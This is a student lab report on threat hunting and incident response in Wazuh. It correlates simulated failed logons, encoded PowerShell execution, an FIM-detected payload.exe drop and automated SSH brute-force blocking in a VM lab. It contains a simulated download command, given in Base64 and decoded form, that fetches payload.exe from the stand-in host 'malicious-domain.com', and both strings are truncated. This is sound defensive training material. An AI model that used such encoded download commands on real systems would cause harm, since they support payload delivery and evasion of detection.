SOC Level 2: Threat Hunting & Incident Response with Wazuh

Lab Report: Incident Investigation, Containment and Lessons Learned

Course	Security Operations Center (SOC)
Module	Proactive Threat Hunting & Incident Response
Instructor	Aminu Idris, AMCPN
Student	Sikiru Habeeb | C11/26/EHIT/17330
Lab dates	October 26 to 27, 2026
Platform	Wazuh 4.12 (manager on Ubuntu, `icdfa-server`, 192.168.0.167); Windows 11 Pro agent DESKTOP-FMP1AN8 (ID 005, 192.168.0.108)

Time convention. Dashboard and Windows times are the VM's local time (UTC−7). The manager's own logs (`active-responses.log`) are in UTC, so the same event appears 7 hours later there (for example 07:52:34 UTC = 00:52:34 local). Local time is used throughout the report unless marked UTC.

1. Executive Summary

On October 26, 2026, the Wazuh agent on endpoint **DESKTOP-FMP1AN8** (192.168.0.108) recorded the pattern that triggered the Level 1 escalation: four failed logons (rule 60122) at 06:20:23 to 06:20:32, followed by successful logons (rules 60118 and 60106) at 06:20:45. Hunting beyond the alert showed that the activity did not stop at the login. Process-creation telemetry (Event ID 4688, Wazuh rule 67027) showed `powershell.exe` launched with a Base64 `-EncodedCommand` at 07:55:21 and again at 07:59:23. Decoding it revealed an `Invoke-WebRequest` command that downloads `payload.exe` from `http://malicious-domain.com/` into a `SensitiveFiles` folder, and File Integrity Monitoring (rule 554) recorded `payload.exe` being created there at 08:58:02. Correlating these events confirmed a credential-based compromise followed by script-driven payload staging. The incident was handled as malicious.

For containment, Wazuh Active Response was configured on the manager so that SSH brute-force detections (rules 5712 and 5763) run the `firewall-drop` script. A test from the simulated attacker address 192.168.0.108 on October 27 triggered rule 5712 at 00:52:34, the source IP was blocked at 00:52:36 and released automatically at 01:02:37, matching the 600-second timeout. The attacker in this lab is the analyst's own VM, so every IOC below is simulated. In a live incident the source would be external and the same workflow would apply. The main recommendations are an immediate credential reset for the affected account, MFA and lockout controls, and broader detection for encoded PowerShell and lateral movement.

2. Environment and Approach

The lab used the Lab 1 environment: a Wazuh manager on Ubuntu and a Wazuh agent (v4.12.0) on a Windows 11 Pro VM, both in VirtualBox. Figure 1 confirms the agent was Active before the investigation started. Two points differ from the lab handout and are documented in full in Section 7: the Windows agent is named `DESKTOP-FMP1AN8` rather than `Windows-SOC-Lab`, and the handout's active-response rule ID and location value were corrected.




Figure 1. *Wazuh Endpoints view: agent 005 (DESKTOP-FMP1AN8, 192.168.0.108, Windows 11 Pro, v4.12.0) is Active.*

This establishes the baseline. A hunt is only meaningful if the endpoint is reporting. An agent that is disconnected would look "quiet" while hiding activity, so confirming Active status first is part of the method, not a formality.

3. Investigation and Findings

3.1 Logon hunt: failed logons followed by success

Using Threat Hunting → Events for agent 005 over the last 24 hours, I searched for logon events (Event IDs 4625 and 4624). The Wazuh rules that classify them are 60122 ("Logon Failure - Unknown user or bad password") and 60106/60118 ("Windows Logon Success" and "Windows Workstation Logon Success").




Figure 2. *Four 60122 logon failures (06:20:23 to 06:20:32) immediately followed by 60118 workstation logon successes at 06:20:45.8 and 60106 successes.*

The sequence matters more than any single event. Four failures within roughly nine seconds, then a success about thirteen seconds later, is the signature of password guessing that eventually worked (MITRE ATT&CK T1110, then T1078 Valid Accounts). A user mistyping a password would more likely retry once or twice and then pause.




Figure 3. *Agent dashboard: 520 total events, 0 alerts at level 12 or above, 4 authentication failures and 20 authentication successes.*

The summary shows why this alert is easy to dismiss. Nothing reached level 12, and the 4 failures are dwarfed by 20 successes. The danger is not in the volume but in what follows the success, which only a hunt exposes.




Figure 4. *Second page of the results confirming the 60122 failure at 06:20:32 sits directly before the 60118 successes.*

Paging back to the boundary confirmed the order of events and that no further failure sat between the last failure and the first success.

3.2 Process execution hunt

Attackers commonly run command-line tools immediately after gaining access, so I hunted for Event ID 4688 (process creation). Windows does not log process creation by default, so I first checked the Security log directly. `Get-WinEvent` showed 40 events of ID 4688 and `auditpol /get /subcategory:"Process Creation"` reported Success, which proved the telemetry existed on the host. In Wazuh the events surface under the default rule **67027 ("A process was created")**, so no custom rule was needed.




Figure 5. *Rule 67027 "A process was created" returning 59 hits for agent 005 over the hunt window.*

Process-creation logging is what turns a vague "something ran" into "which binary ran, started by what, with what arguments". Without it, the PowerShell activity in the next step would be invisible. This is also

a coverage finding: the audit policy was not enabled by default, and a real SOC should enable it on every endpoint it monitors.

3.3 PowerShell analysis and the encoded-command IOC

To reproduce the attacker technique, I built the lab's simulated command, encoded it as Base64 UTF-16LE (the format `powershell -EncodedCommand` requires) and executed it. PowerShell Base64 is encoding, not encryption, but it hides intent from casual log reading and simple string matching, which is why attackers use it (T1059.001 PowerShell, T1027 Obfuscated Files or Information). The first run (07:55:21) was a standard-user session and was denied when writing to `C:\` (`UnauthorizedAccessException`). The second run (07:59:23) was elevated and wrote `C:\fake_attack.log`. Because command-line capture was active, both runs appear in Wazuh when searching for `*EncodedCommand*`.




Figure 6. *DQL query `agent.id: 005 and rule.id: 67027 and data.win.eventdata.commandLine: *EncodedCommand*` returning 2 hits (07:55:21 and 07:59:23).*

This is the detection that matters. The `-EncodedCommand` flag in a command line is a high-value hunting pivot because legitimate administrators rarely need it, and it is easy to search for once command-line logging exists.




Figure 7. *Decoding the Base64 IOC in PowerShell and computing the SHA256 of `payload.exe` with `Get-FileHash`.*

Decoding recovers the attacker's intent: download `payload.exe` from `malicious-domain.com` into `SensitiveFiles`. The literal `$env:USERNAME` appears because the command was stored in single quotes and expands to `Windows11` at run time. The SHA256 makes the file identifiable across systems even if it is renamed.

3.4 Unauthorized file creation (File Integrity Monitoring)

A command that says "download a payload" is only a statement of intent until a file actually lands. I therefore enabled real-time FIM on `C:\Users\Windows11\SensitiveFiles`. The Dashboard's group `agent.conf` editor timed out when saving, so I added the same `<directories realtime="yes" check_all="yes">` entry to the agent's local `ossec.conf` and restarted the agent service (`WazuhSvc`). I then created the simulated `payload.exe` (a harmless text file with the lab's filename). Wazuh raised rule **554 "File added to the system"** at 08:58:02.




Figure 8. *Agent event timeline showing rule 554 "File added to the system" at 08:58:02 among surrounding process-creation events (1,049 hits).*

Seeing the file event in the same stream as the process events lets an analyst connect cause and effect: a command ran, then a file appeared. That connection is what upgrades the incident from "suspicious" to "confirmed".




Figure 9. *Query `agent.id: 005 and rule.groups: syscheck` isolating the single FIM alert (rule 554, level 5).*

Filtering by the `syscheck` group removes the noise and gives a clean artifact for the IOC list. FIM is the only one of the three telemetry sources here that records the effect on disk rather than the action taken.

3.5 Correlation: the attack narrative

Individually, each event could pass as routine: a few failed logons, a PowerShell window, a new file. Together they form one chain, which maps onto ATT&CK as follows.

Stage	ATT&CK technique	Evidence in this lab
Credential access	T1110 Brute Force	Four 60122 failures, 06:20:23 to 06:20:32
Initial access / persistence of access	T1078 Valid Accounts	60118 and 60106 logon successes from 06:20:45
Execution	T1059.001 PowerShell	`powershell.exe -EncodedCommand` (rule 67027) at 07:55:21 and 07:59:23
Defense evasion	T1027 Obfuscated Files or Information	Base64 UTF-16LE command line
Command and control / tooling	T1105 Ingress Tool Transfer	Decoded `Invoke-WebRequest` to `malicious-domain.com/payload.exe`
Impact on host	File dropped in a sensitive folder	FIM rule 554 for `payload.exe` at 08:58:02

Note on timing: the lab narrative places PowerShell one minute after the logon. In this lab I staged the events in sequence myself, so the real gaps are about 1.5 hours (logon to PowerShell) and about 1 hour (PowerShell to file creation). The order of events is what the analysis relies on, and I have kept the actual timestamps rather than adjusting them.

4. Timeline of Attack

Time (local, UTC−7)	Rule / source	Event
Oct 26, 06:20:23 to 06:20:32	60122	Four failed logons ("Unknown user or bad password") on DESKTOP-FMP1AN8
Oct 26, 06:20:45	60118, 60106	Successful workstation logon; further 60106 successes at 06:20:46, 06:20:59 and 06:21:23
Oct 26, 07:55:21	67027	`powershell.exe -EncodedCommand` first run; write to `C:\` denied (insufficient privileges)
Oct 26, 07:59:23	67027	Second run, elevated; decoded command writes `C:\fake_attack.log`
Oct 26, 08:58:02	554 (FIM)	`payload.exe` created in `C:\Users\Windows11\SensitiveFiles`
Oct 27, 00:52:10 to 00:52:32	5710, 5503, 2502	Repeated invalid-user SSH logons for `fakeuser` from 192.168.0.108 against the manager
Oct 27, 00:52:34	5712 (level 10)	Brute-force detection: non-existent user, 8 failures in 120 s from one IP
Oct 27, 00:52:36	651	Host Blocked by firewall-drop Active Response (192.168.0.108)
Oct 27, 01:02:37	652	Host Unblocked by firewall-drop after the 600-second timeout

Time (local, UTC–7)	Rule / source	Event
Oct 27, 01:08:45	5715	SSH authentication success on the manager, consistent with access being restored once the block expired

5. Indicators of Compromise (IOCs)

Indicator	Value
Source IP (simulated attacker)	192.168.0.108 (lab VM; would be an external address in a real incident)
Targeted accounts	`Windows11` local session on DESKTOP-FMP1AN8; `fakeuser` (invalid SSH user) on `icdfa-server`
Malicious domain / URL	`malicious-domain.com`, `http://malicious-domain.com/payload.exe`
Payload filename and path	`payload.exe` in `C:\Users\Windows11\SensitiveFiles\`
Payload SHA256	F10877C83AD3FF9444BFB4FD8AABE701D460BBB29E7D873BAFEDBAE555F76CFA
Dropped log file	`C:\fake_attack.log`
Suspicious process pattern	`powershell.exe -NoProfile -EncodedCommand <Base64>`
Base64-encoded command	ZQBjAGgAbwAgACIASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACcAaAB0AHQAcAA6AC8ALwB QBsAGUAcwBcAHAAYQB5AGwAbwBhAGQALgBlAHgAZQAnACIAIAA+ACAAQwA6AFwAZgBhAGsAZQBfAGEAdAB0AGEAYwBrAC4AbABv
Decoded command	`echo "Invoke-WebRequest -Uri 'http://malicious-domain.com/payload.exe' -OutFile 'C:\Users\$env:USER`

6. Active Response: Containing the Threat

Active Response lets the manager run a script automatically when a rule fires. Here, `firewall-drop` adds a rule to the host's packet filter (iptables) that discards traffic from the offending IP, then removes it after the timeout.

6.1 Configuration

I connected to the manager over SSH from the Windows VM, because the Ubuntu console had no clipboard (no VirtualBox Guest Additions) and pasting XML by hand was error-prone. I inspected the existing configuration with `grep` and found that the `firewall-drop` command was already defined (lines 205 to 208 of `ossec.conf`), so I added only the `<active-response>` block, after backing up the

file. The configuration passed `wazuh-analysisd -t`, the manager was restarted, and it reported `active`.




Figure 10. *Backup of `ossec.conf`, the appended `<active-response>` block (firewall-drop, location local, rules 5763,5712, timeout 600), config test and manager restart.*

Backing up and testing before restarting is standard change-control practice for a production SIEM. A malformed rule file can stop the manager and blind the whole SOC.

